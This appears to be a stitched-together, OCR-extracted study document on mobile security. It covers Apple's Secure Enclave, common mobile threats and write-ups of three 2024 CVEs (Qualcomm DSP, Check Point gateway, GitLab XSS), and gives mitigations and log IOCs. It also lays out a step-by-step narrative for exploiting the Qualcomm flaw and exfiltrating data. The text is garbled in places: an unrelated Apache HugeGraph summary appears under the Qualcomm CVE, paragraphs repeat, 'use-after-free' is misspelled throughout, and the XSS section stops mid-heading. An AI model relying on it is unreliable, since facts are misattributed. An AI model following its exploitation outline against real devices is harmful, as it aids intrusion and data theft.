When boot completes, the Boot Monitor finalizes the running hash and sends it to the Public Key Accelerator to use for OS-bound keys. This process is designed so that operating system key binding can't be bypassed even with a vulnerability in the Secure Enclave Boot ROM.

True Random Number Generator

The True Random Number Generator (TRNG) is used to generate secure random data. The Secure Enclave uses the TRNG whenever it generates a random cryptographic key, random key seed, or other entropy. The TRNG is based on multiple ring oscillators post processed with CTR_DRBG (an algorithm based on block ciphers in Counter Mode).

Root Cryptographic Keys

The Secure Enclave includes a unique ID (UID) root cryptographic key. The UID is unique to each individual device and isn't related to any other identifier on the device.

A randomly generated UID is fused into the SoC at manufacturing time. Starting with A9 SoCs, the UID is generated by the Secure Enclave TRNG during manufacturing and written to the fuses using a software process that runs entirely in the Secure Enclave. This process protects the UID from being visible outside the device during manufacturing and therefore isn't available for access or storage by Apple or any of its suppliers. sepOS uses the UID to protect device-specific secrets. The UID allows data to be cryptographically tied to a particular device. For example, the key hierarchy protecting the file system includes the UID, so if the internal SSD storage is physically moved from one device to another, the files are inaccessible. Other protected device-specific secrets include Optic ID, Face ID, or Touch ID data. On a Mac, only fully internal storage linked to the AES engine receives this level of encryption. For example, neither external storage devices connected over USB nor PCIe-based storage added to the 2019 Mac Pro are encrypted in this fashion.

The Secure Enclave also has a device group ID (GID), which is common to all devices that use a given SoC (for example, all devices using the Apple A15 SoC share the same GID). The UID and GID aren't available through Joint Test Action Group (JTAG) or other debugging interfaces.

Secure Enclave AES Engine

The Secure Enclave AES Engine is a hardware block used to perform symmetric cryptography based on the AES cipher. The AES Engine is designed to resist leaking information by using

timing and Static Power Analysis (SPA). Starting with the A9 SoC, the AES Engine also includes Dynamic Power Analysis (DPA) countermeasures. The AES Engine supports hardware and software keys. Hardware keys are derived from the Secure Enclave UID or GID. These keys stay within the AES Engine and aren't made visible even to sepOS software. Although software can request encryption and decryption operations with hardware keys, it can't extract the keys.

On Apple A10 and newer SoCs, the AES Engine includes lockable seed bits that diversify keys derived from the UID or GID. This allows data access to be conditioned on the device's mode of operation. For example, lockable seed bits are used to deny access to password-protected data when booting from Device Firmware Update (DFU) mode.

For more information, see Passcodes and passwords.

AES Engine

Every Apple device with a Secure Enclave also has a dedicated AES256 crypto engine

(the "AES Engine") built into the direct memory access (DMA) path between the NAND (nonvolatile) flash storage and main system memory, making file encryption highly efficient. On A9 or later A-series processors, the flash storage subsystem is on an isolated bus that's granted access only to memory containing user data through the DMA crypto engine.

At boot time, sepOS generates an ephemeral wrapping key using the TRNG. The Secure Enclave transmits this key to the AES Engine using dedicated wires, designed to prevent it from being accessed by any software outside the Secure Enclave. sepOS can then use the ephemeral wrapping key to wrap file keys for use by the Application Processor file-system driver. When the file-system driver reads or writes a file, it sends the wrapped key to the AES Engine, which unwraps the key. The AES Engine never exposes the unwrapped key to software.

Note: The AES Engine is a separate component from both the Secure Enclave and the Secure Enclave AES Engine, but its operation is closely tied to the Secure Enclave, as shown below.

Ransomware and Mobile Phishing

Attackers are experimenting with approaches, such as social engineering to gain access to sensitive information without permission. They are taking advantage of SMS messages and mobile apps to inject malware. Users unwittingly click on infected links because the messages appear as if they originate from trusted sources.

The use of text messages is a relatively new frontier. On the other hand, ransomware is another technique that will most likely become prevalent. It is designed to block users from accessing an

infected device or file until a monetary reward is paid. The majority of ransomware infections are targeted at individuals using Android mobile phones.

Cryptocurrency Mining Attacks

Attackers are surreptitiously turning mobile devices into digital currency mining bots. The clandestine activities manifest in the form of rapid loss of battery power or overheating. The attacks target a variety of currencies, including Dogecoin, Bitcoin, and Litecoin. Android devices are most affected by the threat. In most cases, the phones are infiltrated by malware using a CPU mining code derived from legitimate apps. The digital gold rush is inspired by the high value of the currencies, especially Bitcoin.

Cross-platform Banking Attacks

Known as the 'man in the browser' attack, the cross-platform banking technique involves the deployment of malware on the user's mobile device. It is used to detect and spy on banking activities. Once the user logs into an online bank account, the malware intercepts banking credentials before encryption takes place.

Infiltrating Nearby Devices

This form of cyber attack allows criminals to enjoy direct network access using an infected mobile device. The hackers employ social engineering and client-side attacks to achieve their aims. The compromised mobile device helps criminals breach a network perimeter. Gaining access to the network creates an opening for attacking numerous devices. These activities are aimed at harvesting sensitive data.

Countering Mobile Threats

A number of protocols and technologies are used to bolster security and protect privacy. Mobile software developers implement varying techniques designed to counter specific threats. Some of the common methods include:

- Storage segmentation prevents malware infections from spreading by separating data.
- Remote wiping allows you to forbid third parties from accessing data if a device is lost or stolen
- Full device encryption plays a crucial role when it comes to securing sensitive information
- Key management helps control access to downloaded applications and also ensures that new apps are legitimate

- Faster patch release cycles help reduce vulnerability levels by closing gaps for new malware to cause havoc

7. Learning outcomes from Past Attacks

1. Cabir Worm (2004): Highlighted the risks of wireless communication (Bluetooth).

2. ZitMo (2010): Showed vulnerabilities in SMS-based two-factor authentication.

3. Pegasus Spyware (2019): Exposed the dangers of zero-day vulnerabilities.

Conclusions from Past Mobile Platform Hacking Attacks

1. **Increased Sophistication of Attacks**
   Mobile platform attacks have evolved beyond simple malware to include advanced persistent threats (APTs), zero-day vulnerabilities, and social engineering tactics.

2. **Mobile Devices as High-Value Targets**
   Due to the extensive personal and corporate data stored on smartphones, mobile devices are increasingly attractive to hackers.

3. **Weak Security Practices as Common Entry Points**
   The majority of successful mobile attacks exploit weak passwords, outdated software, and untrusted apps.

4. **Platform Fragmentation Challenges**
   The diverse ecosystem of Android devices with varying OS versions makes uniform security difficult compared to more closed platforms like iOS.

5. **Growing Use of Malicious Apps and Third-Party Stores**
   Unauthorized app stores and sideloading have been significant vectors for distributing malicious applications.

Learning Outcomes

1. **User Education is Crucial**
   Users need better awareness of security best practices, including recognizing phishing attempts, avoiding malicious apps, and managing permissions carefully.

2. **Importance of Regular Updates and Patching**
   Keeping devices updated reduces the risk of vulnerabilities being exploited.

3. **Strong Authentication Mechanisms Are Essential**
   Two-factor authentication (2FA) and biometric security enhance protection beyond passwords.

4. **Data Encryption Is Necessary**
   Encryption at both device and application levels safeguards sensitive information, even if a device is compromised.

5. **Better App Vetting and Store Policies**
   Strict app store guidelines (like Apple's App Store review process) can mitigate malicious apps' spread compared to more open platforms.

Strategies to Mitigate Mobile Platform Hacking

1. **Software Security Enhancements**
   - **Enable Automatic Updates:** Implement policies for regular OS and app updates.
   - **Enforce Code Signing:** Require apps to be signed by trusted developers to reduce malware risk.
2. **Security Policy and Management**
   - **Implement Mobile Device Management (MDM):** Businesses can enforce security policies, such as device wiping and remote locking.
   - **Containerization:** Separating work and personal data on mobile devices to reduce security risks.
3. **Network and Application Security**
   - **Avoid Public Wi-Fi or Use VPNs:** Users should use virtual private networks (VPNs) when accessing public Wi-Fi.
   - **Secure APIs and Communications:** Use encryption (e.g., TLS/SSL) to protect data in transit.
4. **User Access and Authentication**
   - **Adopt Multifactor Authentication (MFA):** Use multiple layers of identity verification.

- **Use Strong Password Managers:** Encourage users to use password managers to create unique, strong passwords.

5. **App Store and Developer Ecosystem Security**
    - **Sandboxing Apps:** Enforce sandboxing to restrict app interactions.
    - **Limit Permissions:** Apply a least-privilege principle to app permissions.
6. **Behavioral Analytics and Threat Detection**
    - **Anomaly Detection:** Employ machine learning-based tools to identify unusual activity that may indicate an attack.

Case Study Insights

1. **Android vs. iOS Security Model**
   Android's open ecosystem is prone to fragmentation, making it more vulnerable than iOS, which maintains tight control over its ecosystem.
2. **Pegasus Spyware (Targeting iOS and Android)**
    - **Lesson:** Even closed systems like iOS are vulnerable to sophisticated attacks.
    - **Mitigation:** Continuous security updates and collaborative industry-wide defense efforts are critical.
3. **WhatsApp Exploit (NSO Group)**
    - **Lesson:** Even encrypted communication apps can have vulnerabilities.
    - **Mitigation:** Prompt patching and responsible disclosure of vulnerabilities.

8. Latest CVE attacks related to mobile device

1. CVE-2024-43047

CVE-2024-43047 is a critical zero-day vulnerability identified in Qualcomm's Digital Signal Processor (DSP) service, which is integral to numerous Android smartphones. This flaw is a user-after-free issue that leads to memory corruption when managing memory maps of High-Level Operating System (HLOS) memory. Exploiting this vulnerability allows attackers to execute arbitrary code on the affected devices, potentially leading to unauthorized access and privilege escalation.


Here's a breakdown of the CVE:

- **Affected Software:** Apache HugeGraph-Server versions before 1.3.0
- **Vulnerability:** Unauthenticated RCE via Groovy injection
- **Impact:** An attacker can take control of the system

Qualcomm Urges OEMs to Patch Critical DSP and WLAN Flaws Amid Active Exploits

Qualcomm has rolled out security updates to address nearly two dozen flaws spanning proprietary and open-source components, including one that has come under active exploitation in the wild.

The high-severity vulnerability, tracked as CVE-2024-43047 (CVSS score: 7.8), has been described as a user-after-free bug in the Digital Signal Processor (DSP) Service that could lead to "memory corruption while maintaining memory maps of HLOS memory."



Qualcomm credited Google Project Zero researcher Seth Jenkins and Conghui Wang for reporting the flaw, and Amnesty International Security Lab for confirming in-the-wild activity.

"There are indications from Google Threat Analysis Group that CVE-2024-43047 may be under limited, targeted exploitation," the chipmaker said in an advisory.

"Patches for the issue affecting FASTRPC driver have been made available to OEMs together with a strong recommendation to deploy the update on affected devices as soon as possible."

The full scope of the attacks and their impact is presently unknown, although it's possible that it may have been weaponized as part of spyware attacks targeting civil society members.

October's patch also addresses a critical flaw in the WLAN Resource Manager (CVE-2024-33066, CVSS score: 9.8) that's caused by an improper input validation and could result in memory corruption.

The development comes as Google released its own monthly Android security bulletin with fixes for 28 vulnerabilities, which also comprise issues identified in components from Imagination Technologies, MediaTek, and Qualcomm.

The vulnerability has been actively exploited in targeted attacks, emphasizing the urgency for users to update their devices. Qualcomm has released patches to device manufacturers, urging them to deploy updates promptly to mitigate the risk. Users are advised to install these updates as soon as they become available to protect their devices from potential exploitation.

CVE-2024-43047 – Qualcomm DSP Security Vulnerability – October 2024

A critical vulnerability (CVE-2024-43047) in Qualcomm's Digital Signal Processor exposes systems to privilege escalation.

Affected Platform

CVE-2024-43047 affects devices utilizing Qualcomm's Snapdragon Digital Signal Processor (DSP). Embedded in millions of Android smartphones, Qualcomm's DSP processors are vital in mobile environments due to their ability to handle complex multimedia tasks and real-time data without compromising battery efficiency. This widespread adoption means that the vulnerability has the potential to affect a vast user base if left unpatched.

CVE-2024-43047 is a critical zero-day vulnerability in Qualcomm's DSP service, allowing attackers to execute arbitrary code on affected devices, which can lead to unauthorized access and privilege escalation. The vulnerability has been assigned a CVSS score of 7.8, classifying it as "high" due to its ease of exploitation and potential for significant impact.

This vulnerability is actively being exploited in the wild, as highlighted by recent reports. Attackers are targeting vulnerable Android devices, bypassing built-in security layers to gain control over critical system resources.

This CVE is in CISA's Known Exploited Vulnerabilities Catalog

Reference CISA's BOD 22-01 and Known Exploited Vulnerabilities Catalog for further guidance and requirements.

Vulnerability Name	Date Added	Due Date	Required Action
Qualcomm Multiple Chipsets Use-After-Free Vulnerability	10/08/2024	10/29/2024	Apply remediations or mitigations per vendor instructions or discontinue use of the product if remediation or mitigations are unavailable.

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-416	Use after Free	https://nvd.nist.gov/site-media/images/NVD_NVD_Stack_Plain.svg NIST Qualcomm, Inc.

CVE-2024-43047 is a **critical security vulnerability** affecting Qualcomm chipsets, primarily impacting Android smartphones. The flaw resides in the **Digital Signal Processor (DSP) firmware** used in Qualcomm Snapdragon chips, which are integral to modern mobile computing. DSPs are specialized processors responsible for handling complex mathematical computations, multimedia tasks, and various sensor-related operations efficiently. These processors are crucial for enabling advanced features like voice recognition, camera enhancements, and audio processing.

Mechanism of the CVE-2024-43047 Threat

CVE-2024-43047 exploits a **memory corruption vulnerability** in Qualcomm's Digital Signal Processor (DSP) firmware. The vulnerability arises due to **improper management of memory resources** when handling High-Level Operating System (HLOS) memory maps. The detailed threat mechanism can be broken down into stages:

1. Vulnerability Trigger: Memory Management Flaw

- The DSP processes data-intensive tasks and interacts with the main processor via shared memory buffers.
- A **user-after-free vulnerability** occurs when a memory pointer is accessed after it has been freed or deallocated.
- In this case, the improper management of DSP memory allows attackers to reference a **freed memory block**, causing **memory corruption**.

2. Attack Exploitation

- An attacker can craft a **malicious payload** targeting the DSP's vulnerable memory management routine.
- This payload could be delivered through:

- **Malicious apps or compromised files** that gain access to low-level hardware features.
- **Network vectors**, where media processing services (like streaming audio or video) invoke the vulnerable DSP functions.

3. Execution of Arbitrary Code

- Once the vulnerability is exploited, the attacker can inject **arbitrary code** into the DSP service.
- The execution happens with **elevated privileges** because DSP firmware operates with **high system permissions**.

4. Privilege Escalation

- Exploiting the DSP's memory corruption can lead to a **compromise of the entire system**.
- Attackers can bypass security mechanisms (sandboxing, privilege boundaries) to gain **root-level access**.

5. Impact on the System

- **Data Theft**: Sensitive information, including passwords and personal data, can be accessed or exfiltrated.
- **Device Control**: Full system compromise allows attackers to install persistent malware or spyware.
- **Denial of Service (DoS)**: Memory corruption can cause system crashes or device instability.

Implementation of CVE-2024-43047 Exploit

Step 1: Reconnaissance and Exploit Preparation

1. **Target Identification**:
    - The attacker identifies devices using Qualcomm Snapdragon chipsets affected by the vulnerability.

- Research into firmware and DSP versions exposes the specific DSP service responsible for the memory corruption.

2. **Vulnerability Analysis**:
    - Analysis of the DSP firmware binary reveals a user-after-free condition.
    - This occurs when the system prematurely frees memory but retains a dangling pointer to that memory.

➢ **Vulnerability Analysis**

- Learn about **memory corruption vulnerabilities** such as user-after-free (UAF), buffer overflows, and stack smashing.
- Use **safe environments** like CTF (Capture The Flag) challenges or simulated labs that allow you to practice security concepts legally.

➢ **Tools and Techniques**

- **Ghidra or IDA Pro** for reverse engineering binaries to find vulnerabilities.
- **Frida and Objection** for runtime manipulation of mobile apps.
- **Android Emulator** for testing without risking real devices.

➢ **Writing Safe Proof-of-Concepts (PoCs)**

PoCs demonstrate the existence of a vulnerability without causing harm. Here's an example of a **safe demonstration** of a user-after-free vulnerability in C-like pseudocode for learning purposes:

```
#include <stdio.h>

#include <stdlib.h>

void triggerUAF() {

    int *ptr = (int *)malloc(sizeof(int));  // Allocate memory

    *ptr = 42;  // Assign value

    printf("Value before free: %d\n", *ptr);

    free(ptr);  // Free memory
```

```
    // Use after free
    printf("Value after free (undefined behavior): %d\n", *ptr);
}

int main() {
    triggerUAF();
    return 0;
}
```

This example helps understand how memory can be accessed incorrectly, but it does not demonstrate exploitation for malicious purposes.

3. **Creating a Malicious Payload**

1. **Payload Design**:
    - The payload is crafted to **exploit the memory corruption**.
    - It typically includes:
        - **Arbitrary code injection** to run commands at a privileged level.
        - **System memory access code** to escalate privileges and steal sensitive data.
2. **Embedding Payload in Delivery Mechanism**:
    - The attacker can package the payload in:
        - A **malicious application** that requests DSP-related permissions.
        - A **malformed media file** (audio or video) that triggers the DSP service upon playback.

Step 4: Delivery of the Exploit

1. **User Interaction**:

- The user unknowingly installs the malicious app or opens the compromised media file.

2. **Remote Delivery**:
    - If delivered over the network, a crafted data packet triggers media processing via DSP.

Step 5: Exploit Execution

1. **Triggering the User-After-Free Vulnerability**:
    - The payload manipulates memory allocation and deallocation routines in the DSP service.
    - It **reallocates** the freed memory region with attacker-controlled data.
2. **Code Injection and Execution**:
    - The injected code runs within the DSP context, leveraging **high privileges**.
    - **Execution of arbitrary commands** becomes possible, bypassing Android's application sandbox.

Step 6: Privilege Escalation

1. **Control of DSP and Main CPU**:
    - By corrupting the memory space shared between DSP and HLOS, the attacker gains **control over critical system components**.
2. **Accessing Kernel Resources**:
    - The attacker escalates privileges to kernel-level access, obtaining root-like capabilities.

Step 7: Post-Exploitation

1. **Installing Malware**:
    - Persistent spyware or keyloggers may be installed to monitor user activity.
2. **Data Exfiltration**:
    - The attacker can access and steal sensitive data stored on the device.

3. **Device Control**:
    - Full control over device functions allows remote monitoring or further attacks.

Mitigation Strategies for CVE-2024-43047

To mitigate the risks associated with **CVE-2024-43047**, involving a memory corruption vulnerability in Qualcomm's DSP firmware, several strategies can be implemented at the hardware, software, and user levels. These approaches prevent exploitation, reduce the attack surface, and enhance overall system security.

1. Patch Management

The most critical step to avoid this attack is applying vendor-provided patches.

- **Qualcomm's Firmware Update**:
  Qualcomm has issued a patch for CVE-2024-43047, correcting the memory management flaw.
- **Device Manufacturer Updates**:
  Ensure mobile device manufacturers (Samsung, Google, Xiaomi, etc.) provide regular security updates, and users apply them promptly.

Actions for Users

- Regularly check for and install **system updates** from the phone's settings.
- Enable **automatic updates** if available.

2. Memory Management Improvements

Software developers and hardware designers must implement best practices for memory management to prevent user-after-free vulnerabilities.

Techniques

- **Smart Pointers and Automatic Resource Management**:
  Use programming constructs that automatically manage memory allocation and deallocation to avoid dangling pointers.
- **Memory Bounds Checking**:
  Implement bounds-checking functions to ensure memory is accessed within its allocated range.

Example (Safe Memory Handling in C++)

```
#include <memory>

void safeMemoryHandling() {

    std::unique_ptr<int> ptr(new int(42));  // Automatically managed memory

    std::cout << "Value: " << *ptr << std::endl;

    // Memory automatically freed when ptr goes out of scope

}
```

3. Runtime Protection

Operating systems and application frameworks can be enhanced with protections that detect and mitigate memory corruption at runtime.

Techniques

- **Address Space Layout Randomization (ASLR)**:
  Randomizes the memory layout of processes, making it harder for attackers to predict memory addresses.
- **Data Execution Prevention (DEP)**:
  Prevents execution of code in non-executable memory regions.
- **Control Flow Integrity (CFI)**:
  Detects and prevents control-flow hijacking attacks.

4. Secure Coding Practices

Developers working on firmware or software that interfaces with hardware components should adhere to secure coding practices.

- **Avoid Unsafe Functions**:
  Replace functions like strcpy with safer alternatives like strncpy in C.
- **Static and Dynamic Code Analysis**:
  Use tools that analyze code for memory issues before release.

Example Tools

- **Valgrind**: Detects memory management issues.

- **AddressSanitizer (ASan)**: Used in compiling code to identify memory errors.

5. Access Control and App Permissions

- **Restrict DSP Access**: Only allow trusted system processes to interact with DSP services.
- **Limit App Permissions**:
  Avoid granting unnecessary permissions to apps that access low-level hardware functions.

6. User Awareness

Educating users plays a significant role in mitigating attacks.

Best Practices for Users

- **Install Apps Only from Trusted Sources**: Use the official Google Play Store or reputable app marketplaces.
- **Avoid Suspicious Links and Media Files**: Malicious files can trigger vulnerabilities.
- **Regular Backup**: Maintain regular backups to minimize data loss in case of an exploit.

7. Security Monitoring and Response

- **Mobile Threat Detection Tools**:
  Use mobile antivirus and security apps that monitor for suspicious behavior.
- **Endpoint Detection and Response (EDR)**:
  Integrate mobile devices into broader security monitoring frameworks.

2.CVE-2024-24919: Check Point Security Gateway Information Disclosure Vulnerability

CVE-2024-24919 is a high-severity information disclosure vulnerability that affects Check Point Security Gateway devices. It was identified in May 2024 and has been exploited in the wild since at least April 2024. Here's a breakdown of the vulnerability:

- **Affected devices:** Check Point Security Gateways configured with either the "IPSec VPN" or "Mobile Access" software blade.
- **Impact:** An attacker can potentially read sensitive information on the vulnerable gateway. This information could be used to launch further attacks on the network.

- **Severity:** High, because it allows unauthorized access to potentially sensitive information.

The good news is that Check Point has released a security fix to address this vulnerability. Here's what you should do:

- **Update your Check Point Security Gateway:** Check Point released a hotfix to address this vulnerability. Update your gateway as soon as possible to mitigate the risk.
- **Verify your authentication:** Check Point advisory recommends using multi-factor authentication instead of password-only authentication for local accounts. This will make it significantly harder for attackers to brute-force their way into your system.

CVE-2024-24919 is a high-severity information disclosure vulnerability that affects Check Point Security Gateway devices. It was identified in May 2024 and has been exploited in the wild since at least April 2024. Here's a breakdown of the vulnerability:

- **Affected devices:** Check Point Security Gateways configured with either the "IPSec VPN" or "Mobile Access" software blade.
- **Impact:** An attacker can potentially read sensitive information on the vulnerable gateway. This information could be used to launch further attacks on the network.
- **Severity:** High, because it allows unauthorized access to potentially sensitive information.

CVE-2024-24919: Check Point Security Gateway Information Disclosure

On May 28, 2024, Check Point published an advisory for CVE-2024-24919, a high-severity information disclosure vulnerability affecting Check Point Security Gateway devices configured with either the "IPSec VPN" or "Mobile Access" software blade.

On May 29, 2024, security firm mnemonic published a blog reporting that they have observed in-the-wild exploitation of CVE-2024-24919 since April 30, 2024, with threat actors leveraging the vulnerability to enumerate and extract password hashes for all local accounts, including accounts used to connect to Active Directory. They've also observed adversaries moving laterally and extracting the "ntds.dit" file from compromised customers' Active Directory servers, within hours of an initial attack against a vulnerable Check Point Gateway.

On May 30, 2024, watchTowr published technical details of CVE-2024-24919 including a PoC.

On May 31, 2024, Check Point updated their advisory to state that further analysis has revealed that the first exploitation attempts actually began on April 7, 2024, and not April 30 as previously thought.

The vulnerability allows an unauthenticated remote attacker to read the contents of an arbitrary file located on the affected appliance. For example, this allows an attacker to read the appliances /etc/shadow file, disclosing the password hashes for local accounts. The attacker is not limited to reading this file and may read other files that contain sensitive information. An attacker may be able to crack the password hashes for these local accounts, and if the Security Gateway allows password only authentication, the attacker may use the cracked passwords to authenticate.

IOCs

No reliable method of identifying arbitrary file read exploitation was identified. However, successful web administration panel and SSH logins will be logged in /var/log/messages, /var/log/audit/audit.log, and /var/log/auth.

Contents of /var/log/audit/audit.log after web administration panel login as the user 'admin' from '192.168.181.1' with local PAM authentication:
type=USER_AUTH msg=audit(1717085193.706:656): pid=65484 uid=99 auid=4294967295 ses=4294967295 subj=kernel msg='op=PAM:authentication grantors=pam_dof_tally,cp_pam_tally,pam_unix acct="admin" exe="/usr/sbin/httpauth" hostname=192.168.181.1 addr=192.168.181.1 terminal=? res=success'

Contents of /var/log/messages after web administration panel login as the user 'admin' from '192.168.181.1' with local PAM authentication:
May 30 08:30:25 2024 gw-6f7361 httpd2: HTTP login from 192.168.181.1 as admin

Contents of /var/log/auth after web administration panel login as the user 'admin' from '192.168.181.1' with local PAM authentication:
May 30 08:30:31 2024 gw-6f7361 httpd2: HTTP login from 192.168.181.1 as admin

Contents of /var/log/messages after SSH login as the user 'admin' from '192.168.181.1' with local PAM authentication:
May 30 08:34:24 2024 gw-6f7361 xpand[176227]: admin localhost t +volatile:clish:admin:66699 t
May 30 08:34:24 2024 gw-6f7361 xpand[176227]: User admin logged in with ReadWrite permission

Contents of /var/log/secure after SSH login as the user 'admin' from '192.168.181.1' with local PAM authentication:

May 30 08:30:31 2024 gw-6f7361 sshd[66690]: Accepted password for admin from 192.168.181.1 port 62487 ssh2.

Rapid7 Customers

InsightVM and Nexpose customers will be able to assess their exposure to CVE-2024-24919 with an unauthenticated vulnerability check shipping in today's (Thursday, May 30) content release.

InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7's expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on post-exploitation behavior related to this vulnerability:

- Suspicious Web Server Request - Successful Path Traversal Attack
- Suspicious Web Request - Possible Check Point VPN (CVE-2024-24919) Exploitation

Updates

May 30, 2024: Added IOC section. CVE-2024-24919 has been added to the U.S. Cybersecurity and Infrastructure Agency's (CISA) Known Exploited Vulnerabilities (KEV) list on May 30, 2024.

May 31, 2024: Added updated Check Point advisory that has revealed that the first exploitation attempts actually began on April 7, 2024, and not April 30 as previously thought.

June 3, 2024: Updated the Mitigation Section with new information from Check Point's updated advisory on the CCCD feature that is disabled by default. It must be disabled for the Hotfix to be effective on some versions of the software.

Mitigation Strategies

According to the vendor advisory, the following products are vulnerable to CVE-2024-24919:

- CloudGuard Network
- Quantum Maestro
- Quantum Scalable Chassis
- Quantum Security Gateways
- Quantum Spark Appliances

Check Point has advised that a Security Gateway is vulnerable if one of the following configuration is applied:

- If the "IPSec VPN" blade has been enabled and the Security Gateway device is part of the "Remote Access" VPN community.
- If the "Mobile Access" blade has been enabled.

Check Point has released hotfixes for Quantum Security Gateway, Quantum Maestro, Quantum Scalable Chassis, and Quantum Spark Appliances. We advise customers to refer to the Check Point advisory for the most current information on affected versions and hotfixes.

Notably, the vendor advisory now calls out a non-default "CCCD" feature, stating "Customers who use CCCD must disable this functionality for the Hotfix to be effective." All organizations should manually confirm that the CCCD feature is disabled on every patched Check Point device. Per the vendor advisory, the command vpn cccd status should be executed in "Expert Mode" on appliances to confirm that CCCD is disabled.

The vendor supplied hotfixes should be applied **immediately**. Rapid7 strongly recommends that Check Point Security Gateway customers examine their environments for signs of compromise and reset local account credentials in addition to applying vendor-provided fixes.

Check Point notes that exploit attempts their team has observed "focus on remote access scenarios with old local accounts with unrecommended password-only authentication." The company recommends that customers check for local account usage, disable any unused local accounts, and add certificate-based authentication rather than password-only authentication.

To protect against CVE-2024-24919, consider the following measures:

1. **Apply Patches and Updates:**
    - **Check Point Advisory:** Check Point has released a security advisory and a preventative hotfix addressing this vulnerability. Administrators should promptly apply these updates to affected Security Gateways.
2. **Implement Access Controls:**
    - **Restrict Remote Access:** Limit remote access to the Security Gateway to trusted IP addresses and networks.
    - **Enforce Strong Authentication:** Utilize multi-factor authentication (MFA) for administrative access to the gateway.

3. **Monitor and Audit:**
    - **Log Analysis:** Regularly review access logs for unusual or unauthorized activities.
    - **Intrusion Detection Systems (IDS):** Deploy IDS to detect potential exploitation attempts.
4. **User Education:**
    - **Security Awareness Training:** Educate users about the importance of secure connections and recognizing potential security threats.
5. **Network Segmentation:**
    - **Isolate Critical Systems:** Segment the network to ensure that critical systems are isolated from potential points of compromise.

3. CVE-2024-4835: GitLab Patches Critical XSS Vulnerability

GitLab addressed a critical security vulnerability – **CVE-2024-4835** through patch releases for GitLab Community Edition (CE) and Enterprise Edition (EE). This vulnerability was a cross-site scripting (XSS) flaw, which could have allowed attackers to inject malicious code into GitLab web pages.

Here's a breakdown of the vulnerability:

- **Type:** Cross-site scripting (XSS)
- **Severity:** High (CVSS score: 8.0) (**https://www.cisa.gov/news-events/news/cisa-national-cyber-incident-scoring-system-nciss**)
- **Impact:** An attacker could have potentially stolen sensitive user information (like passwords) by crafting a malicious webpage that exploited the XSS vulnerability.

Resolution:

GitLab released patches to address this vulnerability in May 2024. These patches are available for the following versions:

- GitLab 17.0.1
- GitLab 16.11.3
- GitLab 16.10.6

CVE-2024-4835 is a critical cross-site scripting (XSS) vulnerability identified in GitLab, a widely used web-based DevOps lifecycle tool. This vulnerability affects GitLab versions 15.11 before 16.10.6, 16.11 before 16.11.3, and 17.0 before 17.0.1. Exploiting this flaw allows attackers to craft malicious pages capable of exfiltrating sensitive user information, potentially leading to unauthorized access and data breaches.

Description

A XSS condition exists within GitLab in versions 15.11 before 16.10.6, 16.11 before 16.11.3, and 17.0 before 17.0.1. By leveraging this condition, an attacker can craft a malicious page to exfiltrate sensitive user information.

Metrics

CVSS Version 4.0CVSS Version 3.xCVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD

Base Score: 8.2 HIGH

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:L/A:N

CNA: GitLab Inc.

Base Score: 8.0 HIGH

Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:N

Vulnerability Overview:

The XSS vulnerability exists within GitLab's code editor, where insufficient input sanitization permits the injection of malicious scripts. When a victim interacts with a compromised page, the injected script executes in their browser context, enabling the attacker to perform actions such as stealing cookies, session tokens, or other sensitive data. This can lead to complete account takeovers or unauthorized actions performed on behalf of the victim.

Exploitation on Mobile Devices:

While the vulnerability resides in the GitLab web application, mobile users accessing GitLab via browsers on Android or iOS devices are also at risk. An attacker could craft a malicious link or

page and entice mobile users to click on it, triggering the XSS payload. Given the increasing use of mobile devices for development and code review, this poses a significant threat.

Implementation of the Attack:

Note: The following information is for educational purposes only. Exploiting security vulnerabilities without authorization is illegal and unethical.

1. **Crafting the Malicious Payload:**
